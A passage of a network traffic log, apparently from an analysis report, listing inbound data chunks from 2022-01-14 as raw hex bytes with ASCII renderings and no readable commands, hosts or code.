c0 0e 11 16 44 7b b1 80 f0 31 34 4c a2 02 76 8c 6d 40 96 e5 49 eb 62 85 bb c5 f3 54 8c 68 da 21 dc b5 9e 0d f4 7a bc 03 d4 9b bf 9a ee 85 75 b1 57 37 39 Data Ascii: (7)NJ6B89]-j;hxTB) *&^a&|/RSXj:eI&#b7i)#VQ.o`*pk7GLXtU!|?8)2M_"NSMx1+Um5"m3L'yD{14Lvm@Ib Th!zuW79
2022-01-14 01:05:11 UTC	1034	IN	Data Raw: 43 ec 93 36 d9 b2 37 6d ea e1 71 c3 90 0a 36 b9 5d fc 4a da ae 8f b6 25 8f 65 9b a0 46 ed 7f 3d ff 5a 83 73 5d ef e9 13 2c 36 e6 df 33 ad f9 c8 96 7c 15 c1 c1 95 97 a6 4b 42 08 5c f4 a3 ef 38 b5 68 b0 0d 50 dc d7 d6 f7 45 f8 6d d8 9f f9 f8 54 eb 02 24 33 3a d4 9e d5 84 89 46 79 1c 64 d7 a1 3c 9b 11 f5 32 cd 05 a1 ea 85 b8 14 3b 0d 91 d6 fe ae 0e 47 28 e2 ea 17 4e 08 d3 c3 5d ad 2d 2d 2b 20 ff 2a 8c 7f 4b 53 1b a1 e9 eb ef 6a 00 99 d7 16 09 0d 56 d5 77 ce 10 0f ae 16 3c d5 a7 11 fa 31 1d 17 aa 8d d4 08 b5 1f 7d b8 10 89 90 fc e9 87 17 e7 83 76 62 29 86 be 5f 86 da ea 83 41 71 2f 1c 07 9c 09 e8 6a bf 9b 3f f8 58 4f df d5 56 af c7 16 7e 8d 71 c6 11 f7 82 58 c8 09 2a 37 9e b6 83 f2 50 da 0d e5 50 82 75 5c 12 f6 14 34 c4 71 c5 7a 00 93 12 87 89 33 02 f3 4d d2 Data Ascii: C67mq6]J%eF=Zs],63|KB\8hPEmT$3:Fyd<2;G(N]--+ *KSjVw<1}vb)_Aq/j?XOV~qX*7PPu\4qz3M
2022-01-14 01:05:11 UTC	1050	IN	Data Raw: f8 f2 94 43 fb 33 7e 00 02 57 25 7f 7d 6c c8 21 12 a3 1e 7b 02 75 18 cd 52 1f 93 b0 04 58 9d 26 c7 98 ee 28 e9 70 fb f3 cf a6 0d 9d af 57 20 d5 86 b3 a3 01 16 4e fb 79 b6 dd 97 ba b9 72 af aa 70 19 ed a8 41 a4 c9 dd e1 f2 d5 81 96 12 77 29 84 cd 5b 7d 84 5a 04 93 69 ae 77 79 77 ed ce e0 b9 9b 4c ba dd 34 80 2c 89 76 85 1f ab 12 22 21 a5 e5 7c 11 b7 7c 13 da 21 89 b6 28 1d 2a 9b 97 6c 7f 2b 2e 4c 7e a6 48 ca cd fa e9 7f 54 25 05 13 31 eb ac 70 05 ba 18 d2 32 17 39 4d be ee 27 b1 dc 84 53 58 b7 6d da cd 82 fe 38 4f 8e 88 5a 4d 95 b2 ff 96 dd 04 f5 a9 d6 ee f8 8e fc 81 d8 b4 75 5a 13 9b 99 c0 51 d6 db 9a e0 f7 61 8c cf 67 a2 af 3d 71 af ae 6f 01 a8 f5 5c 36 bc 57 63 3c 5a 17 12 d7 2e ac fc c3 18 b6 0a 6c 0e 3c 8a 55 86 cd 38 70 32 17 22 5f 35 9f 52 58 86 11 Data Ascii: C3~W%}!!{uRX&(pW NyrpAw)[}ZiwywL4,v"!|!(*l+.L~HT%1p29M'SXm8OZMuZQag=qo\6Wc<Z.I<U8p2"_5RX
2022-01-14 01:05:11 UTC	1066	IN	Data Raw: 6a 83 5d ce 71 20 4a f7 3a cd 3e 2e bc 29 6b 39 74 28 10 3d 56 6f 82 ab a5 84 ab 4e d6 4d ae 7c fd 51 3e 9e 5d 56 4e d2 f7 c5 f1 b4 9f b2 fe 60 20 a4 ad 1e f8 55 a7 85 45 05 e7 18 db 30 a0 fa 2d 93 12 ca 0b 7c 1c 9f 99 0d ea 25 7e 62 dd 11 f1 e3 ae 91 8a b2 f1 5f 21 00 d1 13 42 d1 02 97 ec 3e 1b c2 4a 3a 41 b6 f2 bc da 28 57 b2 bc 2d e5 69 d4 1b 61 09 74 c7 5c 03 b3 97 24 5a fa c1 74 88 9c af 16 97 79 ca 8e de be 88 f2 7d 64 4b 8e e6 22 8f b3 69 51 61 25 56 ab 0a fd e1 91 ca e3 c1 47 b6 e8 f0 42 27 09 02 17 7b ea 9d ba 11 ac e0 59 24 c2 b0 32 6a b5 0d eb ea 91 84 da 5a 9d 00 29 b0 e0 57 73 aa 7b 92 d4 21 de 61 21 f7 e0 85 c8 a7 35 b7 40 0a 1d 95 74 97 0a e4 ab 15 8c 80 5b 68 96 86 43 64 78 25 16 8d 62 d2 81 76 16 d7 c9 f9 7b 44 5e a3 cf ea 17 41 74 16 0a Data Ascii: j]q J:>.)k9t(=VoNM|Q>]VN` UE0-|%~b_!B>J:A(W-iat\$Zty}dK"iQa%VGB'{Y$2jZ)Ws{!a!5@t[hCdx%bv{D^At
2022-01-14 01:05:11 UTC	1082	IN	Data Raw: c2 e8 59 e3 7d b4 db 67 f6 fe b1 7b c2 0c 0e ce 4f 6f 46 a1 c5 76 86 b3 15 bc fc 30 02 ee 37 07 61 46 86 a8 38 c8 e4 16 a9 38 52 d1 31 aa 96 b5 04 ff d6 fd 61 e2 4d 13 77 fc e1 7d ce 44 01 d7 b4 8c a7 d8 86 44 73 23 8d a9 6f 7d e3 31 de ab 36 ff 2b 54 9b bf c4 7f 06 33 09 fe ea 24 fb 4b 9c 35 62 35 57 c3 6d 1d 41 bf 20 98 e2 8d 4f dc 79 90 d7 73 4f 16 d1 f6 76 21 4e e4 15 b3 bb fa ad 27 27 5b c9 2b 3a 53 7a 43 e8 4d f0 2e db 1e a4 77 b1 4f 0d 8c ee 21 ca 9c 8f 23 e9 70 bd 36 b5 48 23 6e 61 91 e5 88 13 f2 4c 86 ac 06 e0 b3 2a 1f 75 3b 32 45 e3 30 da ec 64 65 53 4a 18 9e 07 1d 84 78 f6 6a 16 0b 84 44 10 c5 86 8b de 7d e4 96 b8 d5 20 ff da 10 6b ba 78 4e 8a 2c 18 7e 87 65 9e 0d f0 86 cd 31 7d 76 cb f6 8f 09 58 28 83 84 01 30 31 bd b6 e6 45 04 1a 25 ed a0 39 Data Ascii: Y}g{OoFv07aF88R1aMw}DDs#o}16+T3$K5b5WmA OysOv!N"[+:SzCM.wO!#p6H#naL*u;2E0deSJxjD} kxN,~e1}vX(01E%9
2022-01-14 01:05:11 UTC	1098	IN	Data Raw: 53 fe 1a 88 83 8a 04 13 1b 4b 14 88 85 7a b2 82 76 4b a9 7f f2 e2 a4 c6 ca 44 d3 dd c4 f6 54 a9 60 28 06 0b a3 e2 65 02 c0 18 c9 3d 13 77 31 56 f6 ca e4 c2 9e b5 6c c5 7e 03 01 54 9b 15 b4 47 ec 0b 2b 55 e5 47 0d 95 15 bb f2 aa 3c fe aa 68 22 13 1e 73 9a a0 08 18 b6 d5 ca 37 5c 06 8e 95 38 68 03 05 c9 d1 a1 3e be dd ee 50 5c 1d e2 4a bf db 71 38 0f 78 ad 99 16 9a 1b 7f c9 33 fb 93 4e 05 4d 21 70 14 72 9f 43 eb ac be 53 83 c3 5a 35 42 fe a9 0a 3a fc 3b 9d bc 7a 1d 4f f8 0a 2d c3 2c 36 ea 40 bf e1 01 77 22 22 52 bf 90 f7 59 3d 73 de 7c 21 ff 9a 74 e7 62 03 73 83 f6 34 a1 e5 b1 a1 26 fd 6b ec 09 23 8e 17 97 86 5a 0f 27 b6 b4 93 31 26 0a 0d 35 21 8b 9a 15 49 a7 7a 4a c3 16 32 2e 74 0b ba 44 e4 76 0a 53 4b c6 ea 35 2f 2a 4c 9c 31 51 08 83 8b f3 d5 b9 07 88 5d Data Ascii: SKzvKDT`(e=w1Vl~TG+UG<h"s7\8h>P\Jq8x3NM!prCSZ5B:;zO-,6@w""RY=s|!tbs4&k#Z'1&5!IzJ2.tDvSK5 /*L1Q]
2022-01-14 01:05:11 UTC	1114	IN	Data Raw: 6a 93 2e 1f 4b 9b 2a d4 c3 1f 21 44 e0 9d a1 b3 1b 30 5a 1c ab f6 3a 86 89 33 f4 cc c4 6a cf d2 99 75 65 44 c3 81 82 4d a3 02 32 70 6b 93 40 4a 2d db 2a 6f 38 fc 57 63 90 8f 24 d2 cf d2 65 57 2c 91 8a 6b 89 fb cb 98 aa c2 f4 03 39 76 60 70 21 94 58 d0 3f 88 0f c6 c6 b5 eb b4 9b ec 59 98 4f 9d e5 ca 0b 4e d5 dc c0 b0 d5 b3 25 0d 84 08 af 14 be 45 96 a6 08 a1 eb 5f 0a 3a eb 62 e7 75 5a b5 95 9b 66 3d b4 87 b4 a7 4a 73 d3 cf 0b 04 4c cd ed 99 4d 83 be 92 28 ad b4 41 be ee de 87 ab 3c 7b 40 56 07 21 03 5d 1d b8 5d 58 4c a3 cc 8c c4 f7 b7 9a 61 91 b5 0d 14 67 b9 0c ea 6f ce 23 fe e9 73 19 5e 38 78 e6 3f 34 5c 44 40 ac b4 4b 29 9a 06 a8 0b 23 0c 26 22 0c 57 68 ba 98 88 77 f1 a8 50 42 76 86 1c e5 46 58 06 c6 19 8a 1f 25 d4 0f f2 75 30 f1 68 72 f7 dc e8 7b ab 02 Data Ascii: j.K*!D0Z:3jueDM2pk@J-*o8Wc$eW,k9v`p!X?YON%E_:buZf=JsLM(A<{@V!]]XLago#s^8x?4\D@K)#&"WhwPB vFX%u0hr{
2022-01-14 01:05:11 UTC	1130	IN	Data Raw: f9 c4 52 64 c8 68 e9 5e b3 ae d6 af b5 af 8d c4 fd 7b d9 e7 fe fe 2b a3 0a 3e be d7 8a 57 2d 39 a4 b3 e7 39 26 dc c4 c0 d0 82 9d f2 e2 54 64 b7 ed e2 5a 0d 10 ca 1c ef 76 b8 bc db 90 66 33 88 62 13 22 c9 f0 65 10 a5 27 5b 9c 9d de a0 f4 b6 66 a1 bb d2 69 bb 2e 38 d4 b8 45 f5 3f 92 78 da f2 00 ed d1 46 8f 69 0d be 32 d8 df 3e e0 8c 97 ee 33 9e fe 92 64 27 6c 33 b8 6d 62 8f 21 43 94 01 5d 46 bd 9d f3 e7 e9 60 0f 37 0a b1 1f d2 29 93 e7 37 36 34 a3 9f fc 75 10 5d a1 7e 1a a6 b3 c5 49 ec 4b 49 11 4c 44 2e 23 61 a2 de fa 6c 5b f4 eb 16 f3 69 5f ff a7 a0 30 e0 41 53 3f b7 a0 0e 81 b8 ef 33 f8 63 24 ef 08 68 fd 5e 0b b3 f1 89 f9 dd 5c 80 21 e9 1d bb b9 c2 95 8a de 1c b4 69 4c ea ee 68 38 28 08 3e 47 68 10 26 0a bb 4b 65 e6 f5 5f 4a e0 03 35 21 99 70 c9 93 32 d5 Data Ascii: Rdh^{+>W-99&TdZvf3b"e'[fi.8E?xFi2>3d'l3mb!C]F`7)764u]~IKILD.#al[i_0AS?3c$h^\!iLh8(>Gh&Ke_J5!p2

Timestamp	kBytes transferred	Direction	Data
2022-01-14 01:05:11 UTC	1146	IN	Data Raw: 9a 23 6b a3 e7 ea 1e 91 85 63 5b 65 e0 55 bd 77 86 41 c7 60 e5 63 63 7a ae 32 00 8e 94 2d 47 ea a3 4e 13 22 ef 8e 7b db 27 d5 ad 2c 7f 24 0e 5b d7 ba 23 da 34 37 84 d0 83 06 02 5b e7 ab 09 a1 f3 cf f5 f7 14 2c 75 55 80 78 c2 de c6 4b e5 a9 99 4e c8 90 cb 68 49 11 d8 72 06 5f 2f 9f f8 20 40 67 8b 59 f2 57 f7 6c 2e bd b9 2a 25 3f d1 e7 17 9a 93 50 18 ae 16 74 0d da bf 01 7d 6a 5b c7 9b 51 0a 67 39 57 01 6d 02 ae 92 24 15 f9 ca db 6a 28 b9 c5 bd df e6 e7 b5 a9 23 d3 99 56 82 13 ad 07 59 18 ad a4 ef 93 35 e9 90 b4 8b b9 b3 1a 7e 86 13 96 9d 1d d5 90 e7 a2 c2 7f e8 99 c0 f4 51 6c e3 d4 94 e3 cf a6 4a 12 ff 3b f4 c8 f5 b3 86 de bc 7e 53 2d a1 86 05 82 2b 14 d9 66 58 f8 ea 0a 86 6b 4d c8 5c e7 b1 43 1f 4f 7e 48 4b c6 85 5c fe 96 a8 58 91 94 de 75 f5 93 2c 69 87 Data Ascii: #kc[eUwA`ccz2-GN"{',$[#47[,uUxKNhIr_/ @gYWl.*%?Pt}j[Qg9Wm$j(#VY5~QlJ;~S-+fXkM\CO~HK\Xu,i
2022-01-14 01:05:11 UTC	1162	IN	Data Raw: 4c 44 79 45 b5 54 8f 43 fa 92 20 ed 98 be c1 d0 ed 50 46 e6 da 39 26 e3 d4 5b 12 16 a1 14 6c 3b 21 3d b7 0d ec e7 45 5c 4e 1d 34 1c d3 3f 08 0d 1c 65 21 20 cb 6a c7 60 58 e6 f3 95 8e 7e 91 f1 e8 e0 99 52 ed 61 bf 2e 81 a0 74 f2 6e 16 7b c1 44 86 a2 3a 7d f8 d3 e0 14 17 83 11 d8 6e 8d cd ad fe af ab fc 23 55 7b da 2b c8 e3 40 06 18 1e 16 3f 5e 43 94 a7 32 e4 95 c3 c5 fa b2 0f 49 a2 f6 5d 11 58 15 2f 84 1d 5b f0 f3 e1 41 a5 62 eb 3e c5 ac f0 68 cb 5a 04 6f d6 cb 50 7b 2f 49 f4 e7 13 40 aa 49 ff 07 93 26 5c 39 7b 15 6b 31 5d 61 9b 20 e4 1a f4 f3 02 fe 62 6e f9 70 fa 66 5d 11 1c c4 a2 37 5e fb b8 c5 75 bd 21 1c af 56 ba 6d d3 55 9f c4 97 58 76 0e 2a 4a 5c 97 10 02 e5 5f 92 0b 4b fe 79 85 7a bb f6 ac 96 12 e6 7f 19 f5 b6 66 2d d2 13 ad 60 71 14 9f ee f7 51 98 Data Ascii: LDyETC PF9&[l;!=E\N4?e! j`X~Ra.tn{D:}n#U{+@?^C2l]X/[Ab>hZoP{/l@I&\9{k1]a bnpf]7^u!VmUXv*J\_Kyzf-`qQ
2022-01-14 01:05:11 UTC	1178	IN	Data Raw: a0 af b9 b3 eb 74 0e f5 d3 82 5f 9e cf 2b 5a 20 54 0e 58 b3 58 aa 1a f1 35 e2 b7 cb 10 80 3a d1 63 7b 72 6f bf c4 cc d0 7d 83 25 3d 69 c6 1c 4a 98 68 5d 18 0f 8f 00 e3 f7 ee 2a ee be 52 cd db db d3 8b a0 b4 64 e0 b7 40 0b a7 e0 75 9d 03 2b 66 9c a7 72 d7 8a 72 61 89 de 25 0b 8b de 0e 94 25 10 1b c3 8f 9c 12 53 e9 42 1a 2f c9 90 6e 05 db e8 ba 72 a8 44 e6 77 b2 f3 18 22 e1 da 79 c0 dc de 23 c4 6a f9 06 7a 5e 1a c6 1e 2c a7 b8 8d 6f 4a c4 6e 3b 2e 2b 3f 83 7a 1d 14 13 fa 18 ec 76 81 55 55 ed d2 1a c5 d5 18 ef 4b a8 30 e0 67 a2 a8 f9 db 95 d7 d8 f5 a4 e3 49 ba 18 41 48 54 80 af b3 52 9b da 7f 0a d2 2c 58 34 bb b7 e2 f3 e8 03 4d 63 0e 81 5d cf ff be a8 d1 fe 25 ab ed 54 59 c1 55 c8 a8 1a ea e6 d7 55 e3 7a 08 e6 54 cb 37 0b 01 35 d1 c9 22 7a 5d ca 8f d2 a9 27 Data Ascii: t_+Z TXX5:c{ro}%=iJh]*Rd@u+frra%%SB/nrDw"y#jz^,oJn;.+?zvUUK0gIAHTR,X4Mc]%TYUUzT75"z]'
2022-01-14 01:05:11 UTC	1194	IN	Data Raw: 53 09 13 c6 94 d7 b8 46 8a e7 d6 08 16 d1 51 6f d4 be ca 4b 34 42 a9 a8 69 a9 75 ef 75 3a ea 99 5e 25 7c f4 3e fc cf b9 11 c1 6f 32 3d ef a2 8f 6f 56 c7 06 76 10 42 9e 26 a4 f0 88 66 2f 07 91 0d 27 97 f5 c9 6a e6 63 b6 65 b0 5a 2e e5 4d ae f2 02 a0 64 a6 a9 e9 ae b6 0e a9 82 ba cf c7 d3 f7 36 ef da e0 9e db 86 b0 bf 96 43 c0 ac 73 b4 df 73 6f 0f 33 02 17 a2 27 dc 0d e8 7c eb 27 43 a8 1b 23 32 9b 31 3f f2 b5 40 e6 e9 bc c5 ef df 09 40 9c 3d 4a 0d 62 d8 3f 3a aa 0e 36 39 44 8e 6f 9c 98 54 22 b7 82 4b 91 b1 2f 19 2c aa 33 d6 26 1d ef 63 09 d9 a9 aa 89 f1 51 31 0c 57 1f 14 92 3d 96 79 9d 31 4f cd 60 e7 a0 62 f7 44 cf a8 38 3d b7 ae 3b 54 87 a0 41 2f 22 b4 40 b6 a7 07 23 d9 bd 09 76 83 ee e1 5d e3 1d 07 14 d8 2a ac cd cb 5d dd 81 a7 b1 f6 3f aa 6b b1 13 2c 45 Data Ascii: SFQoK4Biuu:^%|>o2=oVvB&f/'jceZ.Md6Csso3'|'C#21?@@=Jb?:69DoT"K/,3&cQ1W=y1O`bD8=;TA/"@#v]*]?k,E
2022-01-14 01:05:11 UTC	1210	IN	Data Raw: 93 00 c8 97 76 07 10 42 f8 de 3b 83 cd 24 9e d3 8b 92 b5 53 7b e1 1a 6e 89 f7 16 4a a5 fa 81 8a 55 88 7f b6 b6 c2 84 69 17 e9 c8 e2 f0 82 62 c8 0c 2b 94 99 60 c8 51 d6 e1 c1 ea 16 2e cc a9 41 56 a9 c1 33 28 c3 55 5a b8 59 0f 96 f9 f2 c5 20 32 ec ba 5c e1 26 3a a4 6a 7b cf 1f a4 db 35 07 bc 66 c5 9b 13 b0 08 e8 80 8c da eb dc ac 17 af 7d e8 cc ee 81 b3 da b6 39 ab 78 27 8b c2 b0 36 fa 29 c1 69 1a b9 8c c1 f4 0d ff 9c 57 de 29 1d 40 56 95 7c 81 c9 89 d0 74 70 15 dd f0 90 e7 57 c5 1b 5b e5 be d5 51 6d 8d e3 2e 4e 13 62 a4 b8 ab af 1b 60 27 5c 05 d0 91 c7 f5 27 b4 38 98 4c be 9a c5 29 4f cc 07 56 de 75 7e 09 20 c6 c7 45 38 ee 52 f5 38 26 cb d7 3d 01 55 96 1c 84 36 55 b7 0f f2 35 c3 07 fa f4 b6 97 1e 03 13 60 f6 5d 7d 7f 8d c0 3a aa 5a 3b 70 3b 5b 0b a1 ed 5e Data Ascii: vB;$S{nJUib+`Q.AV3(UZY 2\&;j{5f}9x'6)iW)@V|tpW[Qm.Nb`\'8L)OVu~ E8R8&=U6U5`]}:Z;p;[^
2022-01-14 01:05:11 UTC	1226	IN	Data Raw: 0b 95 0d c8 64 24 7f 45 f2 0e 24 ac f6 13 7c da d6 96 ad 31 e3 80 3d 6c 8f f9 42 66 96 d8 dc 41 6e 1a ff ba 4d 75 f1 bc a2 d9 37 fb ea 73 67 2b d5 02 6b 68 d4 f1 c2 37 5d c2 29 41 e8 4d 29 c9 05 b3 8a 02 5f 72 94 3b ed c4 9e f4 02 8e 1b 63 8c 08 64 1c d7 f7 7b 1c 89 b6 0f 70 1b 60 6a 27 91 59 0c d4 58 02 19 e5 63 25 3d eb 56 e3 12 6e 4d 71 1f 84 d7 1a 56 05 0b 72 12 2d 1e 2b bc e8 0a e4 3f 29 f9 c5 8c f1 23 bc 81 84 d6 76 de ac 0b f1 18 0e 32 a7 08 f1 7f 9d d1 3d 16 6c 78 8f 54 a4 bc 10 35 41 78 cc 25 79 73 01 75 01 cf 80 bd e9 ba a0 c2 9e a8 27 fa 50 f5 f2 42 6a 18 24 e7 ac 4c 05 45 c5 20 ec c1 a0 f6 78 74 da f9 a6 7e 80 4e 33 fa 8e 92 25 0a d4 bd 2c 71 18 03 d7 61 c7 3c 4f fb c9 2f 40 32 a0 82 04 ff 41 64 f1 df 6f 5a c6 d8 b1 71 f7 7e 54 aa 9b 76 9e 43 Data Ascii: dE|1=lBfAnMu7sg+kh7])AM)_r;cd{p`j'YXc%=VnMqVr-+?)#v2=lxT5Ax%ysu'PBj$LE xt~N3%,qa<O/@2A doZq~TvC
2022-01-14 01:05:11 UTC	1242	IN	Data Raw: 61 bc 0c 74 60 e1 b2 9f d9 f7 30 8e 07 d6 57 82 57 53 bc 45 e7 e1 4a ce 17 fc 79 6f 69 f1 00 6c 93 b9 d4 f1 4b 59 a9 d4 2a 04 bd f1 f9 90 4b b8 c5 a4 fd 95 ba 28 21 77 43 8c e4 91 5c 23 39 68 2d 6e 1f bf cd 56 24 c6 2c 37 af 85 66 8e b1 0c 16 60 6d 7a d2 d6 80 47 2a 33 57 ee d1 f4 00 90 a2 55 9c da 2c 34 08 a9 a6 03 49 6c 23 61 04 d6 fb 91 0b 24 fd a3 71 7b a1 98 2c 9f df 1b b8 62 c6 58 8a c2 83 87 12 86 bd 8b 09 43 53 fa 9e 84 2a 46 56 79 00 67 88 37 89 a4 21 6c 64 87 35 51 ed 5e 9e cb cf d5 61 cd ef 56 0d a1 a6 05 cd 1f d2 68 18 5f 22 37 df 3b 8c 24 a2 65 c2 87 09 f6 1b e6 61 51 de 1f 62 80 7d 58 31 52 b8 8f 39 49 4f cd 76 f6 a3 a0 38 5e 4b 29 3e 47 58 c6 d7 80 81 1d 30 24 5f b2 f7 ff 87 79 42 86 1c 93 6e ce 26 10 9a f4 2e 7c ab 81 86 d2 32 bb a4 57 3a Data Ascii: at`0WWSEJyoilKY*K(!wC\#9h-nV$,7f`mzG*3WU,4Il#a$q{,bXCS*FVyg7!ld5Q^aVh_"7;$eaQb}X1R9IOv8^K)>GX0$_yBn&.|2W:
2022-01-14 01:05:11 UTC	1258	IN	Data Raw: c0 89 5b 42 71 55 60 ab d8 5b e3 37 82 50 ce 6b f5 19 66 a3 d3 9b f7 e3 b6 3a 76 81 9f 83 36 38 1f 58 e3 e2 eb 33 e9 aa ba 8c e1 26 c2 da 24 82 f9 57 69 71 84 80 e0 3f 80 a9 be 75 01 29 11 3f 4d 03 62 16 b9 bd 8c 96 4e 5b 53 9a f6 94 b9 7d 43 ad 2a 94 f3 70 77 06 c8 96 fa 0b 4e 57 7c ee a8 5b 60 ec 96 62 1a 28 24 c8 9e c4 cc 2e 12 17 1f e2 13 b5 0c 8b d9 ee 20 47 41 84 ff 66 69 f3 d2 e2 ce e5 a8 22 68 a5 06 1c 42 71 a3 d3 df 27 39 f4 67 4f 1e be a9 08 76 00 95 dc fe d6 10 19 d2 b2 60 b2 2a 2b c7 6e fd 02 97 13 1e 6a 4c f6 f7 21 fa 15 40 ed 24 d1 97 8d 65 c2 d1 db d8 72 2d ff a8 11 0c f0 2e 84 09 e5 13 5a a4 a7 8a 5a da c1 dc 59 f5 af 53 83 e3 cf 6f b5 7e ec bc 5d 70 f2 0d ce 1d ac ef a4 1a 05 f8 6c 25 e6 1c 50 1a d1 49 0c 1a 98 75 ad 20 8d bf 67 74 32 66 Data Ascii: [BqU`[7Pkf:v68X3&$Wiq?u)?MbN[S}C*pwNW\|[`b($. GAfi"hBq'9gOv`*+njL!@$er-.ZZYSo~]pl%Plu gt2f
2022-01-14 01:05:11 UTC	1274	IN	Data Raw: c7 2e 1e 96 e6 62 85 ac 21 9f 63 64 0c c2 e9 7b 72 59 b9 d0 85 e8 51 83 9a 80 aa b3 83 de b1 ce 72 8e 45 b1 ea 69 5a b4 09 6f 3b 93 e1 66 d4 f1 bc cb fd 8d 4e a0 5b a9 18 58 69 37 2b ad 6d eb b4 91 67 82 d4 c6 68 5f 4d f4 fe c2 26 a7 bb 8b 95 75 61 5f 3d 32 0e 97 06 5a eb 52 f7 28 a7 52 48 17 02 07 71 c2 bf cc fd 97 38 c5 92 17 fc 83 50 68 ac 91 48 1b e3 e5 62 40 77 d7 8e 90 91 0e 2c f9 a1 da 13 df f5 ec 08 fb 93 c5 f4 59 1e f8 e3 d1 22 d4 81 dd e0 f8 2e 4c d6 1c 00 15 e5 54 f8 1e 6a de da f8 7b ba 48 f7 be b4 99 ff 02 a0 4b d0 b5 fb c8 8e 4f 2b 50 66 31 ec ac a6 32 12 43 08 22 89 c1 85 59 94 91 ed d6 cb 72 f9 85 05 e8 96 56 af 71 b9 19 73 f5 9a 12 c9 e0 47 15 26 34 1a a6 79 57 96 58 26 fc 32 45 af 91 d7 26 46 b0 05 bd c3 c2 60 f7 af 39 4c 4d 34 70 82 56 Data Ascii: .b!cd{rYQrEiZo;fN[Xi7+mgh_M&ua_=2ZR(RHq8PhHb@w,Y".LTj{HKO+Pf12C"YrVqsG&4yWX&2E&F`9LM4pV
2022-01-14 01:05:11 UTC	1290	IN	Data Raw: 83 d8 97 e0 2d 52 a8 91 e7 6b c3 c6 66 0e f6 93 45 0b 64 b2 aa a6 76 ca 94 a3 c4 3b 0f 87 c0 e3 5a eb 57 66 92 55 37 50 5b af e8 4c 57 bb be 03 e0 dd cb 80 44 90 2d a9 2b 49 28 86 50 a5 d3 f1 e3 73 47 9d dd 75 c0 e1 9d 30 6b 86 4b a6 eb 85 20 7f 48 9c d2 1f 34 dd 31 3b aa b6 e1 56 cd e2 e3 ac e2 15 8b df 72 c9 fe 45 94 25 91 b0 15 cc 78 8a ae b1 26 9a 12 09 b9 b9 73 46 af ea 53 47 ae 12 73 ff 81 87 4f 3b 2f 47 74 06 7c 50 8a f7 92 77 51 de 60 15 84 3a 5a 5d be 72 19 92 ce 58 38 a5 fb f0 80 fa f0 45 d2 ed 26 2b 27 c4 f3 cf f9 42 fb b2 ed 1a b6 e9 dd 6f 03 7d 33 f6 ec dd b7 91 af 6c ae 23 c3 13 9a 3e 92 13 e8 6d ee d6 5e 3c 10 ce 0f c6 14 b6 76 e8 1f 7a ab d3 ff a1 11 3b 1f 4c f8 42 61 04 a0 a8 78 3e b5 0b 5c eb ba cc 4a dd 49 e6 7e 0d 1b d1 21 41 9a a7 c2 Data Ascii: -RkfEdv;ZWfU7P[LWD-+I(PsGu0kK H41;VrE%x&sFSGsO;/Gt|PwQ`:Z]rX8E&+'Bo}3l#>m^<vz;LBax>\JI~!A

Timestamp	kBytes transferred	Direction	Data
2022-01-14 01:05:11 UTC	1306	IN	Data Raw: 8c 63 be 8b b8 32 eb c7 01 08 33 04 67 98 ee b0 29 4d de e8 ea dd a1 20 29 54 14 51 b6 66 6f da bf ce d1 6e dd 1d 7a fa c1 6a ce 95 84 d6 4e 89 93 89 22 00 b3 11 77 fc 12 c3 5e 10 c5 25 0f 8c bb d9 af 75 93 9f d5 f0 00 80 0b d7 1e 7a 4a 7e 7c 67 75 07 68 a4 da 12 33 a4 aa c0 24 44 8e e3 d2 1b 69 57 bb 29 e0 1c c6 c3 6d da d1 05 8e 00 d5 24 53 8b cd d6 0e 36 ce ed c1 b6 d4 fd a6 c4 d9 f5 8c bd 91 58 87 b9 73 7c 6d db 17 fa 3c 9a 9f 7a 6b a8 f4 4a d7 55 ea bc db 82 da 9c 50 61 83 46 d2 0c b7 e4 ec 76 be a0 4e d3 ac 5b 75 de bd db 17 c6 3d 42 01 56 e4 65 c2 50 c5 88 c3 07 19 29 3c 0e 13 2b 90 d8 00 50 76 f4 11 f3 e8 1c b8 53 22 16 a1 2d f8 98 67 64 d3 04 4d 5f 35 e8 cd ec 3f 85 f9 a4 e4 0c d4 f8 ec b9 9b 4c 20 76 37 fa cd 59 d6 04 d9 50 5d 95 b0 d2 aa f8 73 Data Ascii: c23g)M)TQfonzjN"w^%uzJ~|guh3$DiW)m$S6Xs|m<zkJUPaFvN[u=BVeP)<+PvS"-gdM_5?L v7YP]s
2022-01-14 01:05:11 UTC	1322	IN	Data Raw: b3 6c ed c5 db 5a 9d b5 82 15 dd 74 7f e9 f7 32 e3 43 23 b0 c2 cb dd 4a f9 8b a6 4c 0a 58 84 22 ba 40 b7 8b 5a f7 d1 8b 6d 90 be a4 74 2f 4f 19 c1 a0 82 16 96 25 55 70 fd 8b 72 56 b3 f7 61 6d 75 8d ac ee 51 b4 ab 6b ca f4 1a a1 65 93 e0 e5 50 2c 2b 5d 2a 49 0d 69 d9 80 2c ee 36 c2 25 31 20 84 f1 d3 5b 65 a9 a7 a2 21 01 58 af b7 62 42 ef df 38 6e 50 e2 88 ca 4d d6 dc dd 8a d8 d6 d6 f0 4a 81 e3 af 87 c0 38 5b 05 54 52 dd 29 d1 37 48 23 5a 60 0a 7d e2 bb c8 74 78 00 4b 25 4a bb 59 7a f4 6e 4a 84 76 48 70 13 0c 6f b4 59 9e bb 7a 39 8d c6 87 c5 f0 ad a4 4c f5 1b 4a 65 96 c6 25 c9 40 8c 0f fd d8 29 44 5e 2f cd ff 90 e6 b2 77 08 2a c4 3b 08 3b 9f 57 18 7a e8 82 a6 90 dd df 21 5d 86 44 6a c0 ff 84 c5 86 ac 6e 98 47 3b ca 75 8d b1 ec c4 97 42 15 25 6b f3 38 f6 de Data Ascii: lZt2C#JLX"@Zmt/O%UprVamuQkeP,+]*Ii,6%1 [e!XbB8nPMJ8[TR)7H#Z`}txK%JYznJvHpoYz9LJe%@)D^/w* ;;Wz!]DjnG;uB%k8
2022-01-14 01:05:11 UTC	1338	IN	Data Raw: a7 c4 f5 80 21 fb 25 2c f5 32 ca d4 35 e3 dc 61 4d 32 d5 fe 5d ff fd 10 d8 01 61 36 14 44 53 93 24 ab 01 6d 68 77 8c 32 7f 25 70 4c 8f 24 57 19 ba f1 4c bc 6f fb 19 dd 98 58 2d bf 48 9b 6c cf 9c 56 83 bf 43 a9 3f a6 55 b5 b0 63 a9 e3 0c 04 f1 82 8b cf f9 2c d7 11 9c c9 5d 8c c6 e1 c6 88 c0 a2 89 94 19 01 6d dc 6d 82 53 bb a8 6e ec bd 0b a8 3c 6e 3c 0e 68 1b 50 40 a0 9c 1a 55 1d 36 ee 0b 1a 35 a6 6c f0 03 20 e0 b3 ea e8 e9 a6 9b bf 04 5e b0 fe 3f 92 3f 7d c7 6b 2e fe bb bf e3 81 31 0e c6 ef 93 f7 58 d7 26 5b cc 35 c1 03 4f b8 72 b4 cc 4f f8 df 